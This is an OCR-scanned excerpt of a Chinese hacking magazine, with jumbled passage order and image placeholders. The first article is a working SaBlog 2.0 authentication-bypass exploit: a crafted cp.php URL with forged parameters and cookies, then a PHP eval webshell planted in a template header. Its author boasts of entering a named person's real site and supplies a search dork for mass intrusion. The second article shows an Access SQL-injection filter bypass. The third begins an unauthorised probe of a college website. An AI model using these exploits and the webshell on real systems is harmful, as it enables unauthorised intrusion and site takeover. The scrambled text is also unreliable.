


图 2

件最开始加上<?php @eval(_POST['PASS'])?>，如图2。

注意在保存的时候得保存为本地的表单，补全form中action后的值，并且cp.php后面得带上“&_EVO[sax_uid]=1&_EVO[sax_pw]=1&_EVO[sax_logincount]=1&_EVO[sax_hash]=1&_EVO[sax_group]=1&_EVO[sax_auth_key]=1&_EVO[timestamp]=111111111111”，然后访问**http://www.xxxx.com/templates/default/header.php**，就是我们的一句话shell，密码为PASS。

接下来去网上找个目标吧，Neeao前辈用的就是SABLOG 2.0，就去他老人家那里测试一下吧。过程就不写了，轻松进入，希望他老人家不要怪我，呵呵，如图3、图4。




图 3




图 4

http://www.XXXXXXX.com/cp.php?job=main&_EVO[sax_uid]=1&_EVO[sax_pw]=1&_EVO[sax_logincount]=1&_EVO[sax_hash]=1&_EVO[sax_group]=1&_EVO[sax_auth_key]=1&_EVO[timestamp]=111111111111

然后在“cookies”栏中输入：**sax_hash=0;sax_uid=0;**。

第一次点“连接”，然后再刷新几下就可以成功进入后台了。

二、如何拿webshell

在后台中找到“**模板**”－“**编辑模板**”－“**页面头部**”这个版块，在文

至于修补，只要使$sax_hash和$sax_uid的布尔值为fales，也给个初始值就OK了。我给个简单点的，**修改include/common.inc.php，在@extract($_EVO);前加上如下代码：**

```
If(!$sax_uid ||!$sax_hash) {
Die('error try agin');
}
```

如果想批量入侵，可以用关键字“**inurl:cp.php?action=login**”GG一下。最后希望angel赶快出补丁哦，也希望大家在看POC以及一些漏洞公告时，最好把原理给搞清楚。像国外的很多漏洞发布站上的一些POC都是不能用的，需要经过修改才行。我是xyzy，愿意与大家多多的互相学习。

编辑点评：我编辑这篇文章的时候，真的是费了其它五篇文章的时间。倒不是技术的考虑，而是作者的文笔逼得我不得不每句话都帮他改，因为他想表达一句话的意思时，只会用几个关键字来表示。我估计如果他要对女朋友说一句“我爱你”，肯定只会说“爱你”这两个字，因为他认为已经够了：－），不过作者对代码的分析还是很清楚的。

防不胜防的SQL注入新探

■JK1986 && chhacker86

我好久没给非安全写文章了，这次给大家带来的文章主要针对Access+ASP开发的web程序。当然，本文所提的BUG对ASP.NET+Access开发的web程序也有一定的危害性。好了，不说废话了，进入正题。

众所周知，曾经风靡一时的万能密码'or'='or'让很多web程序吃尽了苦头。究其原因，不外乎是获取的值没有经过有效过滤。当然，针对字符型的变量，只要过滤单引号也就OK了。

但现在这句话可以说不太正确，毕竟有了新的环境下新的绕过方法。通常我们写asp验证登录的时候，用以下的SQL语句：

```
set rs = server.CreateObject("adodb.recordset")
rs.open "select * from LX_admin where LX_adminname='" & replace(request.Form("username"),"'",""") & "' and LX_admipass='" & replace(md5(request.Form("password")),"'","") & "'",conn,1,1
 if not rs.eof and not rs.bof then
   session("admin") = LX_Checksql(request.Form("username"))
    conn.execute ("update LX_admin set LX_lastlogin='"&now()&"' where LX_adminname='" & LX_Checksql(request.Form("username") & "'"))
   response.Redirect("LX_admin/index.asp")
 else
 call showmessage("账户或密码不正确","LX_login.asp")
 end if
```

这样一段ASP代码的确很好，获取的值经过了replace函数的过滤，这样一来万能密码失效。这样环境下的代码是安全的，不会引发注射漏洞。

在上述代码中，replace是直接写进去的。如果在一个大中型的项目中，很少这样写，基本上都是写成一个自定义函数，我这里给出自定义函数LX_Checksql的代码：

```
Function LX_Checksql(request_str)
  dim LX_sql
  LX_sql = replace(request_str,"'","")
  LX_Checksql = LX_sql
End Function
```

这样一段ASP代码，效果完全和第一种写法一样，输入中有单引号的时候就会被过滤，如图1。




图 1

输入的'or'='or'的确被过滤掉了，只剩下**select * from LX_admin where LX_adminname='or=or' and LX_admipass='c6e8c0c43200a617d7abefefc6e8c0c4bcd618ca'**，这样依旧不会出现安全漏洞。

但我们将LX_Checksql函数修改成如下代码：

```
Function LX_Checksql(request_str)
  dim LX_sql
  LX_sql = replace(request_str,"'","")
LX_sql = replace(request_str,"<","&lt;")
  LX_sql = replace(request_str,">","&gt;")

  LX_Checksql = LX_sql
End Function
```

对于这样的一段代码，如果经常看ASP代码的话应该很熟悉。“<>”




图 2

html符号可以说与跨站有关系，一般程序员也会将它们过滤掉。但这样一来安全漏洞出现，由于Access数据库自身的原因，被替换成空的单引号经过接下来两次不管自身的过滤后，竟然原封不动的恢复了，如图2。

这样我们输入的 'or'='or' 又可以大显神威了，自然也就绕过了过滤继续注射成功。如果将上述 LX_Checksql 函数过滤的顺序颠倒一下，单引号又不起作用了。这就证明了单引号过滤为空后，如果再过滤 “<>” 符号就会出现新的问题。

本以为是 ASP 下的安全漏洞，但将代码拿到 MSSQL 下测试时就行不通了，证明和 ASP 本身语言无关，肯定是 Access 数据库的问题。假如 MSSQL 数据库也存在这个问题的话，我们就可以任意 insert 和 update 了，那该多爽。

这里有的朋友可能会说，这也算漏洞吗？其实我看过很多的 ASP 程序，有不少朋友将过滤写成一个自定义函数，方便调用，但也有很多朋友直接用 replace 函数进行过滤。这里写出来算是个思路，也有一定的价值。

既然是 ACCESS 数据库的问题，当然在 ASP.NET+Access 下也可以正常绕过。在.net 里自定义一个函数 check()，代码如下：

```
public string checksql(string str)
    {
        string lx_sql = null;
        lx_sql = str.Replace("'", "");
        lx_sql = str.Replace("<", "&lt;");
        lx_sql = str.Replace(">", "&gt;");
        return lx_sql;
}
```

在代码页加入如下测试代码：

```
protected void Button1_Click(object sender, EventArgs e)
    {
        OleDbConnection conn = new Cls().getconn();
        string sql = "select * from admin where admin='" + new Cls().checksql
(TextBox1.Text) + "' and password='" + new Cls().checksql(TextBox2.Text) + "'";
        Response.Write(sql);
        OleDbCommand cmd = new OleDbCommand(sql, conn);
        OleDbDataReader dr = cmd.ExecuteReader();
        while (dr.Read())
        {
            Response.Write("ok");
        }
```

在这里照样绕过了第一次的过滤，又变回 'or'='or'，注射再次成功。当然，.NET 是属于安全性较高的平台，有着独特的安全机制，经常用 Parameters 参数化查询来执行 SQL 查询，这样所有的 SQL 注射将失败。

相关代码如下，在类文件里自定义个函数：

```
public int  check ( string loginname,string loginpass )
    {
        OleDbConnection conn = getconn();
        OleDbCommand cmd = new OleDbCommand("select count(*) from admin
where admin=@loginname and password=@loginpass",conn );
        cmd.Parameters.Add(new OleDbParameter("@loginname",OleDbType.VarChar, 50));
        cmd.Parameters["@loginname"].Value  = loginname;
        cmd.Parameters.Add(new OleDbParameter("@loginpass", OleDbType.VarChar, 50));
        cmd.Parameters["@loginpass"].Value  = loginpass;
        int i = (int)cmd.ExecuteScalar();
        return i;


}
```

在页面代码中写入如下代码：

```
int k = new Cls().check(TextBox1.Text, TextBox2.Text);
        if (k > 0)
        {
            Response.Write("ok");
        }
        else
        {
            Response.Write("npo");
        }
```

这样，就可以在.net 环境下彻底屏蔽 SQL 注射。但往往这样的写法很麻烦，很多程序员不喜欢这样做。在这里，我写出了一个.NET 下的通用防 SQL 注射脚本（ASP.NET 防 SQL 注射脚本 V2.0），为了节约版面，代码就不贴了，呵呵。

总结一下，本次发现的新的SQL注射利用方法比较独特，但也比较麻烦。

1、需要写在自定义函数里；

2、需要过滤 “<>” 符号，并且位置不可以颠倒；

3、必须在 Access 数据库下才有效。

好了，文章就写到这里，有什么好的思路请到非安全论坛与我交流。

([ASP.NET 防 SQL 注射脚本 V2.0]已收录在本期光盘)

编辑点评： 真是一个奇怪的 access 特性。

一次有意思的渗透

图清原长风[B.B.E]




图 2

快毕业了，前段时间找工作，经常上学院的网站。但是学院网站上的信息总是更新得很慢，有好多信息都是很久以前的了，看来对于学生的责任心不是很高啊！于是就萌生了检测一下学院网站的想法。

我们学院人才济济，网站是自己设计的，虽然不是很好看，但是学校其他学院（包括计算机系）的网站都被黑过，就我们学院没出过这样的事情。

我们学院的网站如图1，界面确实很一般，php 写的（php 总给人一种安全的感觉）。接下来就开始我们的黑盒测试，尝试了一些带参数的文件的注入，结果都过滤得很好，貌似很难搞定。由于使用的独立服务器，所以也没办法走旁注这条大道了。

无意间看到一个网络磁盘的连接，点进去一看，原来是一位学长设计的网络存储功能，如图2，需要注册才能使用。

试了试，也没有可以利用的地方，不过细心的我在网络磁盘的一个角落上发现了一个链接“意见反馈”，原来这里还藏着一个小型论坛，如图3。

不知道这个是不是他自己写的，但是看了下，论坛只有一个注册



图 1

